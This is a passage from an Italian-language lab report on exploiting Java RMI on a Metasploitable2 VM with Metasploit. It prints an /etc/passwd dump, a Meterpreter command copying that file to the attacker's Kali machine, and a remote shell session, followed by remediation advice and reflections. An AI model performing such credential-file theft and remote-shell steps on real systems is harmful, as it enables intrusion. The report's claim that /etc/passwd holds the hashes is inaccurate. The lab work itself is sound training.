nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```

In seguito ho usato il comando “download /etc/passwd” per avere il file contenente gli hash del target sulla mia macchina Kali, precisamente nel percorso /home/kali/passwd.

```
meterpreter > download /etc/passwd
[*] Downloading: /etc/passwd → /home/kali/passwd
[*] Downloaded 1.54 KiB of 1.54 KiB (100.0%): /etc/passwd → /home/kali/passwd
[*] Completed  : /etc/passwd → /home/kali/passwd
```

Come ultimo comando, ho usato “shell” per accedere alla shell del dispositivo target tramite Kali, spostandomi poi nelle varie directory, creando e rimuovendo file.


```
meterpreter > shell
Process 1 created.
Channel 1 created.
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:37:55:95
          inet addr:192.168.11.112  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe37:5595/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3289 errors:0 dropped:0 overruns:0 frame:0
          TX packets:897 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:533725 (521.2 KB)  TX bytes:110960 (108.3 KB)
          Base address:0×d020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:619 errors:0 dropped:0 overruns:0 frame:0
          TX packets:619 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:253665 (247.7 KB)  TX bytes:253665 (247.7 KB)
```

```
touch CreazioneFileProva.txt
ls
CreazioneFileProva.txt
bin
boot
cdrom
dev
etc
```

```
rm CreazioneFileProva.txt
ls
bin
boot
cdrom
dev
etc
```

Per finire ho eseguito un “sudo reboot” facendo quindi riavviare la macchina Metasploitable2 da Kali, con conseguente chiusura della sessione Meterpreter.




```
sudo reboot
[*] 192.168.11.112 - Meterpreter session 1 closed.  Reason: Died

[*] 192.168.11.112 - Meterpreter session 2 closed.  Reason: Died
```

Risoluzione vulnerabilità:

Per prevenire attacchi simili in futuro, è fondamentale adottare misure di sicurezza adeguate. Innanzitutto, il servizio RMI deve essere protetto da un sistema di autenticazione sicuro, come l'uso di certificati o credenziali, per impedire l'accesso da parte di utenti non autorizzati al registro degli oggetti RMI. Inoltre, i servizi critici come RMI dovrebbero essere isolati su reti protette, evitando di esporli direttamente a internet. È importante configurare i firewall in modo da limitare l'accesso alle porte critiche, come la 1099, solo agli indirizzi IP autorizzati.
Le comunicazioni tra client e server RMI dovrebbero essere protette tramite crittografia SSL/TLS per prevenire intercettazioni o attacchi di tipo man-in-the-middle. È anche fondamentale mantenere il software Java e RMI sempre aggiornato, applicando le ultime patch di sicurezza per correggere eventuali vulnerabilità conosciute. Infine, per ridurre la superficie di attacco, si dovrebbe utilizzare il Security Manager di Java, che permette di limitare i permessi degli oggetti RMI e impedire l'esecuzione di codice non autorizzato.

Conclusione e Riflessioni Personali:

Questo esercizio ha rappresentato un'importante opportunità di apprendimento pratico, poiché mi ha permesso di esplorare e sfruttare una vulnerabilità reale in un contesto di penetration testing, utilizzando la piattaforma Metasploit e l'avanzato payload Meterpreter. L'attacco, che ha avuto come obiettivo una macchina Metasploitable2 vulnerabile tramite il servizio Java RMI sulla porta 1099, mi ha permesso di testare direttamente il processo di sfruttamento di vulnerabilità tramite Metasploit e di acquisire un ampio ventaglio di informazioni dalla macchina compromessa. Una volta ottenuto l'accesso e di conseguenza il controllo della macchina target, ho potuto raccogliere dati essenziali, come la configurazione di rete, la tabella di routing e altre informazioni di sistema cruciali. Questo tipo di esercizio è fondamentale per comprendere come attaccanti reali possano sfruttare vulnerabilità non corrette per ottenere il controllo completo di un sistema. Durante l'esercizio, una delle principali esperienze è stata adattarsi ai diversi comandi e alla gestione della sessione Meterpreter. La situazione più "particolare" è emersa quando comandi come hashdump non hanno dato i risultati attesi, costringendomi a cercare soluzioni alternative, come l'uso del comando cat /etc/passwd e in seguito download etc/passwd per raccogliere gli hash delle password. Questo mi ha fatto riflettere sull'importanza di sapersi adattare e cercare altre opzioni quando si incontrano ostacoli o imprevisti nel penetration testing.

Riflessioni Personali:

Questo esercizio è stato un passo importante nel mio percorso come Cyber Security Analyst, mi ha dato una comprensione più profonda dei concetti di exploitation e post-exploitation, che sono centrali in un lavoro di penetration testing. Inoltre, il fatto di aver affrontato una vulnerabilità Java RMI mi ha fatto riflettere sull'importanza di testare continuamente i sistemi per vulnerabilità note e meno note, poiché gli attacchi a servizi remoti possono essere particolarmente efficaci se non correttamente configurati o protetti.